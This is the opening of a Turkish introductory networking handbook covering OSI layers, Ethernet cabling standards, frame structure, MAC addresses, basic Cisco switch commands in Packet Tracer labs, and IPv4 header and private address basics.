



TEMEL SEVİYE NETWORK EL KİTABI

M. Alparslan Akyıldız

TCP IP AĞLARI

Önsöz


Bu kitap TCP IP temellerini inceleyerek, internetin çalışma yapısını katılımcıya öğretmek için yazılmıştır. Geleneksel Network kitaplarından farklı olarak konular içerisinde okurların öğrenme kapasitelerini en iyi kullanacak şekilde örnekler verilmiştir. En kolay noktalardan yola çıkılarak karmaşık yapılandırılmalara kadar detaylar verilmiştir. Konular anlatılırken önce teorik bilgi verilmiştir. İkinci adımda verilen bilgiler emülasyon ya da simülasyon programları kullanılarak hayata geçirilmiş katılımcının uygulamaları yaparak bilgileri öğrenmesi sağlanmıştır. 3. Adımda gerçek hayat senaryolarına yönelik paket analizleri snifferlarla gerçekleştirilmiştir. Son adımda siber güvenlik açısından yapılabilecek ağ atakları demo halinde gösterilerek güvenli yapılandırma ile alakalı örnekler verilmiştir.

Bu kitapta, OSI katmanlarını switch ve router konfigürasyonları yapmayı, ağ paket analizi yapmayı, route injection, MITM, STP,VTP,DTP ataklarını, güvenli cihaz yapılandırmasını, erişim listeleri uygulamalarını ve protokolleri RFC standardında incelemeyi öğreneceksiniz. Eğitim sonunda büyük bir ağı kurarak yönetebilme becerisine sahip olacaksınız.

Uyarı

Bu dökümanın kanun dışı hallerde hukuka aykırı şekilde kullanımında eğitimci ve akademi sorumlu tutulamaz. Katılımcı eğitime katılırken verilen bilgileri sadece eğitim amaçlı aldığını aksi yönlerde kanuna aykırı biçimde bu bilgileri bilerek ya da bilmeyerek kullandığında tüm hukuki sorumluluğu kendi üzerine aldığını kabul eder.

BÖLÜM 1 OSI KATMANLARI VE AĞ TEMELLERİ



Fiziksel katman dijital sinyal yani 1 ve 0'ların taşındığı katmandır. Görevi bitleri taşımaktır. Cat5, Cat6 türevleri fiber kablolar repeater ve hub cihazları bu katmanda çalışırlar. Hub bir potundan aldığı verileri kalan diğer tüm portlardan göndererek iletişim sağlamaya yarayan cihazdır. Bu özelliğinden ötürü kocaman bir collision domain oluşturur. Güvenlik zafiyetlerininide yanında getirmektedir.

Kablo Çeşitleri:

Alıntı: Tod Lammle CCNA Hazırlık Kitabı

Orijinal IEEE 802.3 standartları şunlardır: 10Base2: 185 metre uzunluğa kadar, 10Mbps, temel bant teknolojisidir. Thinnet olarak bilinir ve tek segmentte 30 iş istasyonunu destekleyebilir. AUI konnektörlerle fiziksel ve mantıksal bir bus(veri yolu) kullanır. 10, 10Mbps anlamına gelir, Base, temel bant teknolojisi (ağdaki iletişim için bir sinyalleşme yöntemidir) anlamına gelir ve 2, yaklaşık 200 metreyi belirtir. 10Base2 Ethernet kartları, bir ağa bağlanmak için BNC (British Naval Connector, Bayonet Neill Concelman veya Bayonet Nut Connector) ve T-konnektörleri kullanır. 10Base5: 500 metreye kadar, 10Mbps, temel bant teknolojisi. Thicknet olarak bilinir. AUI konnektörlerle fiziksel ve mantıksal bir veri yolu kullanır. Repeater'larla 2,500 metreye kadar çıkabilir ve tüm segmentler için 1,024 kullanıcıyı destekler. 10BaseT: Kategori 3 UTP kablolama kullanan 10Mbps'dır. 10Base2 ve 10Base5 ağların tersine, her cihaz bir hub'a ya da switch'e bağlanır ve segment veya kablo başına sadece bir kullanıcıya sahip olabilirsiniz. Fiziksel star topoloji veya mantıksal bus ile RJ45 konnektör kullanır.


802.3 standartlarının her biri, Data Link ortam erişim yönteminden Physical katmana her seferde bir bit transfere izin veren bir Attachment Unit Interface (AUI) belirler. Bu, MAC'ın sabit kalmasını sağlar, fakat Physical katman, mevcut ve yeni teknolojileri destekleyebilir anlamına gelir. Orijinal AUI interface'i, 15-pin sarmal-çift çevrimi sağlayan bir transceiver'a (transmitter/receiver) izin veren 15-pin bir konnektördür.

AUI interface'i, yüksek frekansları içermesinden dolayı 100Mbps Ethernet'i destekleyemez. Bu nedenle, 100BaseT için yeni bir interface ihtiyacı doğdu ve 802.3u şartnamesi, 100Mbps throughput sağlayan Media Independent Interface (MII) olarak adlandırılan bir interface geliştirdi. MII, 4bit olarak tanımlanan nibble kullanır. Gigabit Ethernet, bir Gigabit Media Independent Interface (GMII) kullanır ve tek seferde 8 bit iletir.


802.3u (Fast Ethernet), 802.3 Ethernet ile uyumludur, çünkü aynı fiziksel özellikleri paylaşırlar. Fast Ethernet ile Ethernet, aynı MTU (maximum transmission unit), aynı MAC mekanizmasını kullanır ve 10BaseT Ethernet tarafından kullanılan frame formatını korur. Esasen, Fast Ethernet, 10BaseT'nin 10 katı fazla bir hız önermesi dışında, IEEE 802.3 düzenlemesine bir eklenti olarak geliştirilmiştir.

Genişletilmiş IEEE Ethernet 802.3 standartları şunlardır: 100BaseTX (IEEE 802.3u): EIA/TIA kategori 5, 6 veya 7 UTP iki-çift kablolama. Segment başına bir kullanıcı: 100 metre mesafe. Fiziksel star topoloji ve mantıksal bir bus ile RJ45 konnektör kullanır. 100BaseFX (IEEE 802.3u): 62.5/125-micron multimode fiber ile fiber kablolama kullanır. Noktadan-noktaya topoloji; 412 metreye kadar mesafe. Media-interface konnektörleri olan ST ve SC konnektör kullanır. 1000BaseCX (IEEE 802.3z): Sadece 25 metreye kadar çalışabilen twinax (dengelenmiş koaksiyel çift) olarak bilinen bakır sarmal-çifti. 1000BaseT (IEEE 802.3ab): Kategori 5, 100 metreye kadar, dört-çift UTP kablolama. 1000BaseSX (IEEE 802.3z): 62.5 ve 50-micron damar kullanan MMF; 850 nanometre lazer kullanır ve 62,5 micron ile 220 metreye, 50-micronla 550 metreye kadar erişebilir. 1000BaseLX: 9-micron damar, 1300 nano-metre lazer sağlayan ve 3km.'den 10 kilometreye kadar gidebilen single-mode fiber.


Düz kablo, hostu switche ya da routerı hosta bağlamak için kullanılır. Pin gösterimleri aşağıdaki gibidir.



Çapraz kablo, switc ile switch, host ile host, router ile host bağlantısı yapılırken kullanılabilir. Pin bağlantı gösterimi aşağıdaki gibidir.



Rollover kablo, diğer adıyla konsol kablosu cihaz konfigürasyonlarının gerçekleştirilebilmesi için COM seri portlarından yapılan bağlantılarda kullanılır.




Bilgisayardan konsola bağlantı kurmak için RS232 dönüştürücü ve uygun kablo kullanabilirsiniz. Putty veya Secure CRT programları bağlantı için ihtiyaç duyulabilecek yazılımlar arasındadır.

<https://www.vandyke.com/products/securecrt/>


<http://www.putty.org/>

Bilgisarım kısmındaki aygıtlar kısmından COM portunun belirlenmesinin ardından aşağıdaki gibi konsol bağlantısı yapılabilir;



Repeater zayıflayan sinyalin güçlendirilip yeniden üretilmesi için kullanılır. Aşağıda gösterilen ağı kurarak kablolar ile ilgili öğrendiğiniz bilgileri kullanınız. Uygulama packet tracer üzerinde yapılmıştır;

UYGULAMA 1 KABLOLAMA




Datalink katmanı yani veri katmanının görevi **NETWORK İÇİ İLETİŞİMİN sağlanmasıdır**. Bu katmanda frameler gönderilip alınır. Ethernet protokolünün kullanıldığı bu katmanda switch yani anahtar ağa bağlı cihazlar arasındaki iletişimi üzerlerinde bulunan MAC tablosu kayıtlarıyla sağlar. Bu tabloda hangi fiziksel interface’de (portta) hangi cihazın mac adresinin olduğunu kaydı tutulur. Bu katmanda yapılan işleme switching denir. Bu katmanda Ethernet protokolü çalışırken, bir Ethernet Frame’inin yapısı aşağıdaki gibi gösterilmiştir.

Ethernet II Frame Structure and Field Size					
8 Bytes	6 Bytes	6 Bytes	2 Bytes	46 - 1500 Bytes	4 Bytes
Preamble	Destination Address	Source Address	Type	Data	Frame Check Sequence

Ethernet IEEE 803.3 ile belirtilmiş protokoldür. Ethernet header 14 byte uzunluğundadır. Ethernet header ise aşağıdaki gibi gösterilmiştir;

Ethernet II Header




MAC adresi ağ kartları üzerinde bulunan eşsiz numaralardan oluşan 48 bit 6 oktetlik numara dizisidir. Bu adresler sayesinde bilgisayarlar arasındaki local ağ iletişimi sağlanır. MAC adresinin ilk 24 biti OUI olarak kart ya da cihazın üreticisini gösterir. “**getmac**” komutu ile Windows işletim sistemindeki ağ kartlarınızın mac adreslerini öğreniniz.


MTU maksimum transfer unit değerini belirtmektedir. MTU varsayılarda 1500 byte olarak belirlenmiştir. Konunun daha iyi anlaşılması açısından aşağıda gösterilen basit örneği packet tracer üzerinde yapınız;

UYGULAMA 2 YEREL AĞ KURMA

3 adet bilgisayarı bir 2960 serisi bir switch ile birbirine bağlayarak bilgisayarlara 192.168.1.1, 192.168.1.2, 192.168.1.3 IP adreslerini 255.255.255.0 alt ağ maskesi ile arayüzden tanımlayınız.



Ping komutu ICMP kullanan bir komuttur. Karşıdaki bilgisayarın ayakta olup olmadığını ping atarak kontrol ediniz.



Switche bağlanarak aşağıdaki komutları sırasıyla çalıştırınız;

- 1) **enable**
- 2) **show run** (cihaz üzerindeki konfigürasyonu görüntüler)
- 3) **show ip interfaces brief** (switch üzerindeki fiziksel portların açık ya da kapalı olduğunun durumunu görebilirsiniz. Ayrıca IP adrei almış bir interfce varsa o da bu komutun çıktısında görülür)
- 4) **show mac-address-table** (Teoride anlatılan fizksel port ve mac adresi eşleşmesinin görülebileceği bu komut, interface'e bağlı cihazların mac adreslerini gösterir.)

```
Switch>enable
Switch#show mac-address-table
      Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----    -
1       000c.cf34.7b40   DYNAMIC Fa0/2
1       00d0.ff73.7d96   DYNAMIC Fa0/3
1       00e0.8f1e.8133   DYNAMIC Fa0/1
Switch#
```

```
Switch#sh ip int brief
Interface      IP-Address      OK? Method Status
Protocol
FastEthernet0/1  unassigned      YES manual up
up
FastEthernet0/2  unassigned      YES manual up
up
FastEthernet0/3  unassigned      YES manual up
up
FastEthernet0/4  unassigned      YES manual down
down
FastEthernet0/5  unassigned      YES manual down
down
FastEthernet0/6  unassigned      YES manual down
down
FastEthernet0/7  unassigned      YES manual down
down
FastEthernet0/8  unassigned      YES manual down
down
FastEthernet0/9  unassigned      YES manual down
```

```

Switch#show run
Building configuration...

Current configuration : 1043 bytes
!
version 12.2
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
!
hostname Switch
!
!
!
!
spanning-tree mode pvst
!
interface FastEthernet0/1
!
interface FastEthernet0/2
!
interface FastEthernet0/3
!
interface FastEthernet0/4
!
interface FastEthernet0/5
!
interface FastEthernet0/6
!
interface FastEthernet0/7
!
interface FastEthernet0/8
!

```

VTP, CDP, DTP gibi protokollerde L2’de çalışmaktadır. Bu protokollere ileride değinilerek uygulamaları yapılacaktır. Konu bütünlüğünün bozulmaması açısından ağ katmanı anlatılarak uygulamalara devam edilecektir. Uygulamadan anlaşılabileceği üzere bir frame ağ içerisinde bir cihazdan diğerine gönderileceği zaman ethernet frame üzerinde belirtilen kaynak ve hedef mac adreslerini frame’in ilgili yerlerine yazar. Frame switch’e gider, switch üzerindeki CAM tablosundan frame’in gideceği mac adresinin bağlı olduğu fiziksel port bulunarak frame’in anahtarlama işlemi switch tarafından gerçekleştirilir.


Network katmanının görevi ağlar arası iletişimi sağlamaktır. Bu katmanda **IPv4, IPv6 ve ARP ICMP** gibi protokoller görev yapar. Katman 3 ağ anatarları ve **Router** cihazları bu katmanda çalışırlar. Router cihazları ağlar arası iletişimi üzerinde tuttuğu routing tabloları sayesinde sağlar. Bu katmanda paket alışverişi yapılır. Bir paketin yapısında kaynak IP hedef IP gibi bölümler yer alır. Routing tablosu üzerinde gelen bir paketin hedef ağa hangi yoldan gitmesi gerektiğinin bilgileri mevcuttur. Bu bilgilerde hedef ağa gidilmesi için çıkılacak interface ya da hedef networke ulaşmak için gidilecek bir sonraki atlama noktasının IP adres kaydı tutulur. Bu katmanda yapılan işlem routing işlemidir. Bu katmanda başlıca aşağıda verilen işlemler yapılır;

- 1) Paket Anahtarlama
- 2) Paket Filtreleme (Access List)
- 3) Algoritmaya Göre En Kısa Yol Seçimi
- 4) Yönlendirme (Routing)

Statik ve dinamik olmak üzere 2 çeşit routing yöntemi vardır. Statik routing yönteminde kaynağın ulaşacağı tüm ağlara hangi yoldan gidileceği tek tek kaynak router ve diğer routerlar üzerinde routing kuralları şeklinde yazılırken, Dinamik routing yönteminde sadece routera bağlı ağlar routerlara kaydedilir daha sonra routerlar birbirleri ile konuşarak route tablolarını güncellerler ve uzak ağlara hangi yollardan gidileceğinin bilgilerini route tablolarına yazarlar. Bu katmanda çalışan protokoller aşağıdaki gibi incelenmiştir;

IP INTERNET PROTOKOLÜ

IP internetteki kutuların birbirleri ile konuşabilmeleri için gerekli olan adrestir. IP header aşağıdaki gibidir;




Version Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only.	Protocol IP Protocol ID. Including (but not limited to): 1 ICMP 17 UDP 57 SKIP 2 IGMP 47 GRE 88 EIGRP 6 TCP 50 ESP 89 OSPF 9 IGRP 51 AH 115 L2TP	Fragment Offset Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes.	IP Flags x D M x 0x80 reserved (evil bit) D 0x40 Do Not Fragment M 0x20 More Fragments follow
Header Length Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.	Total Length Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes.	Header Checksum Checksum of entire IP header	RFC 791 Please refer to RFC 791 for the complete Internet Protocol (IP) Specification.

RFC 791 ile tanımlanan IP protokolünde IP header 20 byte uzunluğundadır. IP adresleri Private ve Public olmak üzere 2'ye ayrılmıştır. Public IP adresleri modem üzerinde konumlanan ISP tarafından verilen gerçek IP adresi iken private IP adresleri is aşağıdaki gibidir;

Private IP Addresses

Class	Private Networks	Subnet Mask	Address Range
A	10.0.0.0	255.0.0.0	10.0.0.0 - 10.255.255.255
B	172.16.0.0 - 172.31.0.0	255.240.0.0	172.16.0.0 - 172.31.255.255
C	192.168.0.0	255.255.0.0	192.168.0.0 - 192.168.255.255

IPv4'de kullanılabilecek IP adres sayısı sınırlı olduğu için private IP adresleri kullanılarak IP israfı önlenmiştir. Aşağıdaki diyagramı inceleyiniz;




Modem ya da router ile ISP arasında kalan AĞ WAN, modem ya da routerın arkasında kalarak private IP adreslerinin kullanıldığı içi ağ ise LAN olarak adlandırılır.

VLSM

ALT AĞ MASKESİ Ve DEFAULT GATEWAY Kavramları

